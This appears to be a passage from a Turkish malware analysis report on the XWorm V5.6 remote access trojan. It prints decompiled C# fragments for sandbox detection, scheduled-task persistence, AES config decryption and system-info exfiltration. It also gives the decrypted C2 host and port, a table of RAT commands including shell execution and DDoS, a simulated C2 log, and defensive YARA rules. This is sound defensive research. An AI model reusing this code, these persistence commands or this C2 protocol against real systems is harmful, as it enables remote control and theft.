Zararlı çalıştığı işletim sisteminin **Windows XP** olup olmadığını anlamaya çalışmaktadır. **ComputerInfo().OSFullName.ToLower().Contains("xp")** ifadesiyle işletim sistemi adında **"xp"** geçip geçmediği kontrol edilmektedir. Eğer Windows XP kullanılıyorsa **true**, aksi halde **false** döndürülür.

```
99 // Token: 0x06000029 RID: 41 RVA: 0x00002CD0 File Offset: 0x00000ED0
100 private static bool zb7p7F1KLQFLvRSYUESo1pg8JuJPjp8qZOLsQjBNc6PB6RpWYFYZYL4eTaJ4ujfASjaGyn3CT5GGQaPbX
101 {
102     try
103     {
104         string text = new WebClient().DownloadString("http://ip-api.com/line/?fields=hosting");
105         return text.Contains("true");
106     }
107     catch (Exception ex)
108     {
109     }
110     return false;
111 }
112
113 // Token: 0x0600002A RID: 42 RVA: 0x00002D1C File Offset: 0x00000F1C
114 private static bool ISqh6rEcdENQN3v0F1UchvusI54GrS3Xwqy0VxcpVuR4cnKBf0rIPahZqWgN1JHW012z8qpahPrp1KWln
115 {
116 }
```

	Value	Type
System.Net.WebClient.DownloadString returned	"true\n"	string
text	"true\n"	string
ex	Decompiler generated variables can't be evaluated	

Şekil 49- Hosting Environment Detection

Zararlı çalıştığı sistemin bir hosting sunucusu (barındırma hizmeti) üzerinde olup olmadığını kontrol etmektedir. HTTP isteği ile "http://ip-api.com/line/?fields=hosting" adresine sorgu gönderir ve servisten IP adresinin veri merkezine (cloud/VPS gibi) ait olup olmadığına dair **"true"** ya da **"false"** cevabı alır. Eğer cevap **"true"** ise, sistem bir barındırma ortamında çalışıyor demektir.

```
87 {
88     processStartInfo.Arguments = string.Concat(new string[]
89     {
90         "/create /f /sc minute /mo 1 /tn \"",
91         Path.GetFileNameWithoutExtension
92         (iG9u3j1zvvgVB2QKEPf3P70DgK6gRdHKzmR6pt3sBtjE88Msu1ErwS1aNHtotUpBm9kMK6UiUC
93         soEgN4jafe5rJMzfsksyJAVkV19bmWioIZgfm48HlzTyBH6qIUON),
94         "\" /tr \"",
95         text,
96         "\"\"");
97     Process process = Process.Start(processStartInfo);
98     process.WaitForExit();
99 }
```

Name	Value
System.IO.Path.GetFileNameWithoutExtension returned	"System"
string.Concat returned	@"/create /f /sc minute /mo 1 /tn ""System"" /tr ""C:\Users\ \AppD...
text	@ "C:\Users\ \AppData\Roaming\System.exe"
thread	null

Şekil 50- Hosting Environment Detection

Bu kod, Windows'un zamanlanmış görevler özelliğini kullanarak her 1 dakikada bir çalışacak bir görev oluşturur. Görevde çalıştırılacak dosya text değişkeninden alınır. Görev adı, çalıştırılan dosyanın ismine benzetilerek gizlenmiştir. Bu yöntem genellikle zararlı yazılımlarda **kalıcılık (persistence)** sağlamak amacıyla kullanılır. Kod, **Process.Start** aracılığıyla **schtask.exe** komutunu arka planda çalıştırır.

```

public static object vBjLm1jfB0rt8TIZB73YSbvJDgIwb8uJGvTLL0XybM4wfpbzV2mri2DACgE7dFsSv016LKXL(string
uTqOtXjz2aQxWkiXF2jZdUyHEbh0edhx8urUujC2WRpIIInLa1D1SsyPSSFph20kZR8ei5D81)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] array = new byte[32];
    byte[] sourceArray = md5CryptoServiceProvider.ComputeHash
        (Class1.Fj9Sjegg2tWnNuaqIn4eWKRVB4w4ZPzjfz0wU7NNWduVvAsiPG0Zq1bxbGjxALxH3LydqE
        (iG9u3j1zvvgvVB2QKEPF3P7ODgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNHtotUpBm9kMK6UiUOHpss3d60Cp94.I2Axc4U
        2R3Kk8JltPBfVt326FaRQjqSbkKZo1Ju3hQLuP14cKb90I8ZbLjdmKS5G));
    Array.Copy(sourceArray, 0, array, 0, 16);
    Array.Copy(sourceArray, 0, array, 16, 16);
    rijndaelManaged.Key = array;
    rijndaelManaged.Mode = CipherMode.ECB;
    ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
    byte[] array2 = Convert.FromBase64String(uTqOtXjz2aQxWkiXF2jZdUyHEbh0edhx8urUujC2WRpIIInLa1D1SsyPSS
    return Class1.iLIyxh0DPEZDmnWTJjG9eY6almMzIHn8zWB9r9D4EJJmKxFJJTFpJuaqDitHPF08HIGZeby71
        (cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
}

```

Name	Value	Type
uTqOtXjz2aQxWkiXF2jZdUyHEbh0edhx8urUujC2WRpIIInLa1D1SsyPSS	"pNytsOq7NfZICOWid637NA=="	string
rijndaelManaged	null	System Sec

Şekil 51- Şifreli Sabitleri Çözülmesi

Girdi olarak aldığı **Base64** formatındaki şifreli veriyi **AES** algoritmasının **ECB** modunda çözen bir yapıya sahiptir. Şifre çözme anahtarı, **MD5** özet fonksiyonu kullanılarak, sabit bir string değer üzerinden türetilmektedir. Bu anahtar 32 bayt uzunluğunda olup, **MD5** çıktısının ilk 16 baytı hem anahtarın başına hem de ortasına kopyalanmaktadır.

```

28 iG9u3j1zvvgvVB2QKEPF3P7ODgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNHtotUpBm9kMK6UiUOHpss3d60Cp94.FXurSvamPXbasW9WntbXFKyT0xckUuzhCF9fHdC
GJqX01WeSOaWVNjW9Hfrdy4zzk4gJ8ldKHhPubPNGUXzy4Pj = Conversions.ToString
(a8UT5VFkrndvh125HTJn90j7UOI8GlxmAJnokClQrbiQmXD3b8w0Px80qXQ9H0FuNc9qPdTrx.vBjLm1jfB0rt8TIZB73YSbvJDgIwb8uJGvTLL0XybM4wfpbzV2mri2DAC
gE7dFsSv016LKXL
iG9u3j1zvvgvVB2QKEPF3P7ODgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNHtotUpBm9kMK6UiUOHpss3d60Cp94.FXurSvamPXbasW9WntbXFKyT0xckUuzhCF9fHdCJq
x01WeSOaWVNjW9Hfrdy4zzk4gJ8ldKHhPubPNGUXzy4Pj));
29 iG9u3j1zvvgvVB2QKEPF3P7ODgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNHtotUpBm9kMK6UiUOHpss3d60Cp94.string_0 =
Conversions.ToString
(a8UT5VFkrndvh125HTJn90j7UOI8GlxmAJnokClQrbiQmXD3b8w0Px80qXQ9H0FuNc9qPdTrx.vBjLm1jfB0rt8TIZB73YSbvJDgIwb8uJGvTLL0Xyb
M4wfpbzV2mri2DACgE7dFsSv016LKXL

```

Name	Value	Type
Stub.a8UT5VFkrndvh125HTJn90j7UOI8GlxmAJnokClQrbiQmXD3b8w0Px80qXQ9H0FuNc9qPdTrx.vBjLm1jfB0rt8TIZB73YSbvJDgIwb8uJGvTLL0XybM4wfpbzV2mri2DACgE7dFsSv016LKXL	"me071949-22956.portmap.io"	string
Microsoft.VisualBasic.CompilerServices.Conversions.ToString return...	"me071949-22956.portmap.io"	string

Şekil 52- Çözülünen Sunucu Adı

Deşifre işlemi sonucunda, zararlının bağlantı kuracağı **Komuta ve Kontrol (C2)** sunucusu, port numarası, özel protokol tanımlayıcısı (**SPL**), yüklenecek dosya adı ve yazılımın sürüm bilgisi başarıyla çözülmüştür. Çözülen değerler tabloda verilmiştir.

GKmiyy1K0X5V4lQTuhvffCOKLw8DMcD30BKVpu3LXhA=	me071949-22956.portmap.io
pNytsOq7NfZiCOWid637NA==	22956
pcGugtexhfoclK9uD9riZg==	<Xwormmm>
LlodWBfL64os7xxmHK/f0Q==	<123456789>
AqlxhjwdgXn2x/WYY1BvXg==	USB.exe
I7exQc/+/t6cE6jJDuUK+A==	XWorm V5.6

Tablo 1- Şifreli Metinler ve Çözümleri

Bu yapılandırma, **XWorm v5.6** zararlısına ait olup, **me071949-22956[.]portmap[.]io** adresine **22956** portu üzerinden bağlantı kurmakta ve AES ile şifreli haberleşme gerçekleştirmektedir. AES anahtarı, yüklenen dosya adı ve SPL etiketiyle birlikte zararlının davranışı merkezi olarak kontrol edilmektedir. Ancak ilgili **C2** sunucusu kapatıldığı için, zararlı yazılımın tam işlevselliğinin analiz edilebilmesi amacıyla **Python ile yerel bir komuta-kontrol sunucusu (C2 server)** oluşturulmuş ve bu yapı üzerinden zararlının ağ trafiği, komut iletimi ve tepkileri simüle edilerek analiz edilmiştir.

```
// Token: 0x04000006 RID: 6
public static string wcc1hDcx2VtAEZEjBkmGH2p04uraTePUDEwgx6Ri2EMM1HTLD4W5pnUc0gQby3I6fNIZ8ZtF0nDAqMEbWdWubOi =
    "GKmiyy1K0X5V4lQTuhvffCOKLw8DMcD30BKVpu3LXhA=";

// Token: 0x04000007 RID: 7
public static string OIgmVvexsMnrORwCbnYxkd1HXw9bY6k0QJ4qD76kxtXUwiS9sVAHC2LNuKdi39eDde9bQ0xAXRmQ8eR0hKAYwFe;

// Token: 0x04000008 RID: 8
public static string FXurSvamPXbasW9WntbXFKyT0xckUUZHCf9fHdCGJuX01WeS0aWVNjW9Hfrdy4zzk4gJ8ldKHhPubPNGUXzy4Pj =
    "pNytsOq7NfZiCOWid637NA==";

// Token: 0x04000009 RID: 9
public static string string_0 = "LIodWBfL64os7xxmHK/f0Q==";

// Token: 0x0400000A RID: 10
public static string string_1 = "pcGugtexhfoclK9uD9riZg==";
```

Şekil 53- Şifreli Sunucu Adı Değişkeni

Sunucu adresini (C2 URL) şifreli bir şekilde, kod içinde sabit bir değişken olarak saklanmaktadır. Bu değer doğrudan okunabilir olmadığından, C2 sunucusunun adresini değiştirmek ya da anlamak için önce şifreleme algoritmasının tersine çevrilmesi gerekmektedir.


```
// Token: 0x06000056 RID: 86 RVA: 0x00003604 File Offset: 0x00001804
public static string G2UASgE8yxuLUhYU5sniZOX9glHoPzpI2FVNi0JNqocuKRilXPymd7RYkhViltgd4yY30ysvTuFF2hihydetY06()
{
    string result;
    try
    {
        ManagementObject managementObject = new ManagementObject("Win32_Processor.deviceid=\"CPU0\"");
        managementObject.Get();
        result = managementObject["Name"].ToString().Replace("(R)", "").Replace("Core(TM)", "").Replace("CPU", "");
    }
    catch (Exception ex)
    {
        result = "Error";
    }
    return result;
}
```

Value
"AMD Ryzen 5 5600G with Radeon Graphics"
"AMD Ryzen 5 5600G with Radeon Graphics"

Şekil 57- İşlemci Bilgisinin Alınması

Sistemin işlemci adı **WMI** üzerinden alınmaktadır.

```
string text = null;
long num = (long)Math.Round(Conversion.Val(TKL1ZBCnctY8wBJW5FFJYTzPuJRAkckry5uFKpL78hbsfwcr4zuaHB.Comput
if (num > 1073741824L)
{
    text = ((double)num / 1073741824.0).ToString();
    text = text.Remove(4, text.Length - 4) + " GB";
}
else if (num > 1048576L)
{
    text = ((double)num / 1048576.0).ToString();
    text = text.Remove(4, text.Length - 4) + " MB";
}
result = text;
}
catch (Exception ex)
{
    result = "Error";
}
return result;
}
```

Value
"3,99 GB"
0x00000000FF7E000
"3,99 GB"
Decompiler generated variables can't be evaluated

Şekil 58- Ram Bilgisinin Alınması

Sistemdeki toplam fiziksel bellek miktarını (byte cinsinden) alır ve bu değeri gigabayt (GB) veya megabayt (MB) cinsine dönüştürür. Bellek miktarı **1 GB**'dan büyükse, GB cinsinden; 1 MB ile 1 GB arasında ise MB cinsinden ifade eder ve sonucu 4 karakter uzunluğunda keserek birim etiketiyle birlikte döndürür.

```
string result;
try
{
    FileInfo fileInfo = new FileInfo(Class1.duGa4N03f1D0PPN9VOYSROoUbN...66wLuYh6cql2B1Kk7pKstX28dz...);
    result = fileInfo.LastWriteTime.ToString("dd/MM/yyyy");
}
catch (Exception ex)
{
    result = "Error";
}
return result;
```

	Value
FileInfo.LastWriteTime.get returned	{07.07.2025 06:07:10}
LastWriteTime.ToString returned	"07.07.2025"
	"07.07.2025"

Şekil 59- Dosya Zamanının Alınması

Sistemden **loader.exe**'nin son değiştirilme tarihini **"gg/aa/yyyy"** formatında almaktadır.

```
// TOKEN: 0x00000000 RID: 00 RVA: 0x000031F4 File Offset: 0x000031F4
public static object AFnc0eTjqI2Rrnrfrmf4VSMFHwnNLgxQtH1YwVRNuJ1J89NFbOVapPUSfTC2bM3QobUpmNMVFDaIKIpYoBfDFDE()
{
    ComputerInfo computerInfo = new ComputerInfo();
    return string.Concat(new object[]
    {
        "INFO",
        iG9u3j1zvvrVB2QKEPf3P70DgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNHtotUpBm9kMK6UiUOHpss3d60Cp94.string_1,
        Class1.h1oIcQtA0M1ByXLPAdHxEi8nVND30AS2VYeFGRtKD83Ib05fW3UuaQHCU63FVZbfsMXu9A8I(),
        iG9u3j1zvvrVB2QKEPf3P70DgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNHtotUpBm9kMK6UiUOHpss3d60Cp94.string_1,
        Environment.UserName,
        iG9u3j1zvvrVB2QKEPf3P70DgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNHtotUpBm9kMK6UiUOHpss3d60Cp94.string_1,
        computerInfo.OSFullName.Replace("Microsoft", null),
        Environment.OSVersion.ServicePack.Replace("Service Pack", "SP") + " ",
        Environment.Is64BitOperatingSystem.ToString().Replace("False", "32bit").Replace("True", "64bit"),
        iG9u3j1zvvrVB2QKEPf3P70DgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNHtotUpBm9kMK6UiUOHpss3d60Cp94.string_1,
        iG9u3j1zvvrVB2QKEPf3P70DgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNHtotUpBm9kMK6UiUOHpss3d60Cp94.abIR9dm0bSZIQWPOrmD228o7ixtmB14,
        iG9u3j1zvvrVB2QKEPf3P70DgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNHtotUpBm9kMK6UiUOHpss3d60Cp94.string_1,
        ThaiPaujNIR6ZRYX8Kt5oTbFBBguyTYAiLmBfSxkKw18NYvMVnpJeJj1WeP3jKD09WfHweYmbSvM9FSAmlpSMHH.sz34E8cqcwMx002XzYdD5Vdvjs7rZVL,
        iG9u3j1zvvrVB2QKEPf3P70DgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNHtotUpBm9kMK6UiUOHpss3d60Cp94.string_1,
        ThaiPaujNIR6ZRYX8Kt5oTbFBBguyTYAiLmBfSxkKw18NYvMVnpJeJj1WeP3jKD09WfHweYmbSvM9FSAmlpSMHH.smethod_0(),
        iG9u3j1zvvrVB2QKEPf3P70DgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNHtotUpBm9kMK6UiUOHpss3d60Cp94.string_1,
        ThaiPaujNIR6ZRYX8Kt5oTbFBBguyTYAiLmBfSxkKw18NYvMVnpJeJj1WeP3jKD09WfHweYmbSvM9FSAmlpSMHH.n0JuJRQ0etRvcKrgx2nJWS4uUdaHMQX
    });
}
```

	Value
catArray returned	"INFO<Xwormmm> <Xwormmm> <Xwormmm> Windows 7 Professional
Info	[Microsoft.VisualBasic.Devices.ComputerInfo]

Şekil 60- Gönderilecek "INFO" Başlıklı Sistem Bilgileri

Sistem ve donanım bilgileri (kullanıcı, OS, işlemci, bellek, disk tarihi vb.) toplayıp bunları birleştirerek tek bir bilgi stringi oluşturmaktadır. Zararlı daha sonra oluşturduğu bu string verisini sunucuya göndermektedir.

```

[+] Sunucu dinlemeye:
[+] Baglanti geldi: (
[KOMUT] >
[→ ISTEMCİDEN] INFO<Xwormmm> <Xwormmm> <Xwormmm> Windows 7 Professional
bit<Xwormmm>Xworm V5.6<Xwormmm>07.07.2025<Xwormmm>False<Xwormmm>False<Xwormmm>False<Xwormmm>AMD
with Radeon Graphics <Xwormmm> <Xwormmm>3,99 GB<Xwormmm>None
pong
[→ ISTEMCİDEN] PING!<Xwormmm>dnSpy v6.1.8 (64-bit, .NET, Debugging)<Xwormmm>40

```

Şekil 61- Sunucuya Gönderilen Makine Bilgileri

Sunucuya her bağlantı yapıldığında içinde makine bilgilerinin bulunduğu şifreli metni sunucuya göndermektedir. Sunucuda çözülen bu bilgiler terminalde yazılmaktadır.

```

05 ThaiPaujNIR6ZRYX8Kt5oTbF8BguyTYAiLmBfSxkHk18NYvMVnpJeJj1WeP3jKD09WfHweYmbSvM9FSAmlpSMHH.kdMp1QfGjftd3kz5Ahb3kXwbLk27i8qI
06 {
07     "PING!";
08     iG9u3j1zvvrVB2QKEPf3P7ODgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNHtotUpBm9kMK6UiUOHps3d60Cp94.string_1,
09     Class1.TBGzw25dr3apOc57PcWvz49reYijj051wSMyouJY6dn1fGwhXc1KaF1tLQwKHj2txope2cQe(),
10     iG9u3j1zvvrVB2QKEPf3P7ODgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNHtotUpBm9kMK6UiUOHps3d60Cp94.string_1,
11     Class1.CVzkfWxr5mG9RDWmpCjhQdMxwZM196BeMYPqauayub1nOsFI04PetKdCpJzKxq4Hv7Ifhl
12     });
13     ThaiPaujNIR6ZRYX8Kt5oTbF8BguyTYAiLmBfSxkHk18NYvMVnpJeJj1WeP3jKD09WfHweYmbSvM9FSAmlpSMHH.bLcofQgLXCnd3E05hNQWmPm17uwE2CTC
14     GC.Collect();
15 }
16 }
17 catch (Exception ex)
18 {

```

ne	Value	Type
string.Concat returned	"PING!<Xwormmm>dnSpy v6.1.8 (64-bit, .NET, Debugging)<Xwormmm>0"	string
ex	Decompiler generated variables can't be evaluated	

Şekil 62- Sunucuya Sürekli Gönderilen PING Paketleri

Zararlı yazılım, Komuta ve Kontrol (C2) sunucusuyla bağlantısını doğrulamak amacıyla bir "PING!" mesajı oluşturur. Bu mesajın içerisine, sistemde o an aktif olan masaüstü penceresinin başlık (title) metnini de ekleyerek hedef sunucuya iletir.

```

}
else if (Operators.CompareString(left, "PCShutdown", false) == 0)
{
    Interaction.Shell("shutdown.exe /f /s /t 0", AppWinStyle.Hide, false, -1);
}
else if (Operators.CompareString(left, "PCRestart", false) == 0)
{
    Interaction.Shell("shutdown.exe /f /r /t 0", AppWinStyle.Hide, false, -1);
}
else if (Operators.CompareString(left, "PCLogoff", false) == 0)
{
    Interaction.Shell("shutdown.exe -L", AppWinStyle.Hide, false, -1);
}
else if (Operators.CompareString(left, "RunShell", false) == 0)
{
    Interaction.Shell(array[1], AppWinStyle.Hide, false, -1);
}
else if (Operators.CompareString(left, "StartDDos", false) == 0)
{

```

Şekil 63- RAT Komutları

Verilen kod bloğu, zararlı yazılımın RAT (Remote Access Trojan) yeteneklerini yansıtan komut işleme modülünü temsil etmektedir. Yazılım, Komuta ve Kontrol (C2) sunucusundan gelen belirli komutlara göre hedef sistemde uzaktan kontrol işlevlerini gerçekleştirmektedir. Bu komutlar Tablo-2'de verilmiştir.

pong	C2 sunucusuna yanıt verir
rec	Zararlıyı yeniden başlatır
CLOSE	Socket bağlantısını sonlandırır
uninstall	Kendini sistemden kaldırır
update	Yeni payload indirip uygular
DW	Dosya indirir ve kaydeder
FM	Komutla alınan base64 dosyayı çalıştırır
LN	URL'den dosya indirip çalıştırır
Urlopen	URL'yi tarayıcıda açar (görünür)
Urlhide	URL'yi tarayıcıda gizli şekilde açar
PCShutdown	Bilgisayarı kapatır
PCRestart	Bilgisayarı yeniden başlatır
PCLogoff	Oturumu kapatır
RunShell	Shell komutu çalıştırır
StartDDos	DDoS saldırısı başlatır
StopDDos	DDoS saldırısını durdurur
StartReport	Raporlama thread'ini başlatır
StopReport	Raporlama thread'ini durdurur
Xchat	Chat mesajı gönderir
Hosts	Hosts dosyasını okur
Shosts	Hosts dosyasını yazar
DDos	DDoS komutu sinyali gönderir
plugin	Plugin talep eder ya da çalıştırır
savePlugin	Plugin'i indirip sisteme kaydeder
RemovePlugins	Kayıt defterinden plugin izlerini siler
OfflineGet	Offline keylogger verisi yoksa mesaj döner
\$Cap	Screenshot alır
pong	C2 sunucusuna yanıt verir
rec	Zararlıyı yeniden başlatır
CLOSE	Socket bağlantısını sonlandırır

Tablo 2- Zararlının Kullandığı Komutlar

YARA Kuralı

```
rule loader_bat{

  meta:

    description = "Detects obfuscated batch scripts with PowerShell execution"

    author = "Yavuzhan Ozgen"

    date = "2025-08-01"

    sha256 = "bb61e58f11e979f287a40449ddb0172abbe28c96b2c04a6b3560a3f6d536539d"

  strings:

    $batch1 = "@echo off" nocase

    $batch2 = "setlocal enabledelayedexpansion" nocase

    $batch5 = "%systemdrive%" nocase

    $obf1 = "%nhiOvXUvZJiCxxCZWchh%"

    $obf2 = "!iXjSjYtZlqwuQVkATRwD!"

    $obf3 = "set \"BLHQHOvGifiyIXvJtUOA=s\""

    $ps1 = "powershell" nocase

    $ps5 = "System.Security.Cryptography.Aes" nocase

    $new1 = "aes_" nocase

    $new2 = ".Aes" nocase

    $obf_dynamic = /set "[a-zA-Z0-9]{8,20}=[a-zA-Z0-9=]{1,2}"/ nocase

    $var_dynamic = /%[a-zA-Z0-9]{8,20}%/ nocase

    $delayed_dynamic = /![a-zA-Z0-9]{8,20}!/ nocase

  condition:

    ($batch1 at 0 or $batch2) and $batch5 and (any of ($obf1, $obf2, $obf3) or any of ($ps1, $ps5) or

      any of ($new1, $new2) or any of ($obf_dynamic, $var_dynamic, $delayed_dynamic) )}
```

```
rule vYYmZDFNxJ_tmp

{

    meta:

        description = "Detects .NET malware performing AMSI bypass with minimal critical strings"

        author = "Yavuzhan Ozgen"

        date = "2025-08-01"

        threat_level = "High"

        sha256 = "7dd793aab5547eb5523f7c9c0222b819995d7550603fa027854a63327b59b657"


    strings:

        $str1 = "*a*m*s*i*.d*!*" wide

        $str2 = "amsiScanBufferAddress" ascii

        $str3 = "VirtualProtect" ascii

        $str4 = "kernel32.dll" ascii nocase

        $dotnet1 = "BSJB" ascii


    condition:

        $dotnet1 and

        (

            ($str1 and $str2) or

            ($str4 and $str3)

        )

}
```

```

rule AVpvlRxxdn_tmp {

  meta:

    description = "Detects .NET malware with UAC bypass, persistence and anti-VM features"

    author = "Yavuzhan Özgen"

    date = "2025-08-01"

    threat_level = "High"

    sha256 = "53b52b5afd45ab7351716b7444271ad290529ff6ff9501571bd6728875bc0c98"

  strings:

    $str1 = "wusa.exe" ascii wide

    $str2 = "startup_str_" ascii wide

    $str4 = "payload.exe" ascii wide

    $str5 = "HCy7Yg9NgHnHrJj2TEL02Q15h2LgGqfwN+lZagcvtuw=" wide

    $str6 = "XRfgjqoKC+0lMUDnSWyvjA==" wide

    $str7 = "UAC" ascii wide

    $str8 = ".bat" ascii wide

    $dll1 = "kernel32.dll" ascii nocase

    $net1 = "AesManaged" ascii

    $net2 = "GZipStream" ascii

    $dotnet1 = "BSJB" ascii

    $vm1 = "Win32_ComputerSystem" ascii

    $vm2 = "VirtualBox" ascii nocase

    $rsc1 = "payload.exe" ascii

  condition:

    $dotnet1 and (any of ($str1, $str2, $str4, $str7, $str8) or any of ($str5, $str6) or ($dll1) or ($net1 and $net2) or ($vm1 and $vm2) or $rsc1)}

```

```
rule loader_exe{

  meta:

    description = "Detects XWorm V5.6"

    author = "Yavuzhan Ozgen"

    date = "2025-08-01"

    malware_family = "XWorm"

  strings:

    $xworm = "XWorm V5.6" ascii wide

    $xclient = "XClient.exe" ascii wide

    $ping = "PING!" ascii wide

    $cmd1 = "sendPlugin" ascii wide

    $cmd2 = "RunRecovery" ascii wide

    $cmd3 = "UACFunc" ascii wide

    $cmd4 = "injRun" ascii wide

    $powershell = "powershell.exe" ascii wide

    $bypass = "-ExecutionPolicy Bypass" ascii wide

  condition:

    (

      $xworm and

      $xclient ) or ($ping and

      2 of ($cmd1, $cmd2, $cmd3, $cmd4))

    or( 1 of ($powershell, $bypass) and

      2 of ($cmd1, $cmd2, $cmd3, $cmd4)

    )
}
```

MITRE ATTACK TABLE

Collection	Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	C&C
Archive Collected Data (T1560)	PowerShell (T1059.001)	DLL Side-Loading (T1574.002)	Process Injection (T1055)	Virtualization/Sandbox Evasion (T1497)	System Time Discovery (T1124)	Encrypted Channel (T1573)
Automated Collection (T1119)	Command and Scripting Interpreter (T1059)	Boot or Logon Autostart Execution (T1547)	Exploitation for Privilege Escalation (T1068)	Deobfuscate/Decode Files or Information (T1140)	Security Software Discovery (T1518.001)	
		Scheduled Task/Job (T1053)		Obfuscated Files or Information (T1027)	Process Discovery (T1057)	
				Rundll32 (T1218.011)	Application Window Discovery (T1010)	
				Indicator Removal on Host (T1070)	File and Directory Discovery (T1083)	
					System Information Discovery (T1082)	

Çözüm Önerileri

1. Sosyal Mühendislik ve Phishing Farkındalığı.
2. İşletim Sistemi ve Yazılımları Güncel Tutun.
3. Güçlü ve Benzersiz Parolalar Kullanımı.
4. Uzaktan Erişimleri Sınırlayın ve Güvenli Hale Getirin.
5. PowerShell ve Script Çalıştırma Yetkilerini Kısıtlayın.

HAZIRLAYAN

Yavuzhan Özgen

[linkedin](#)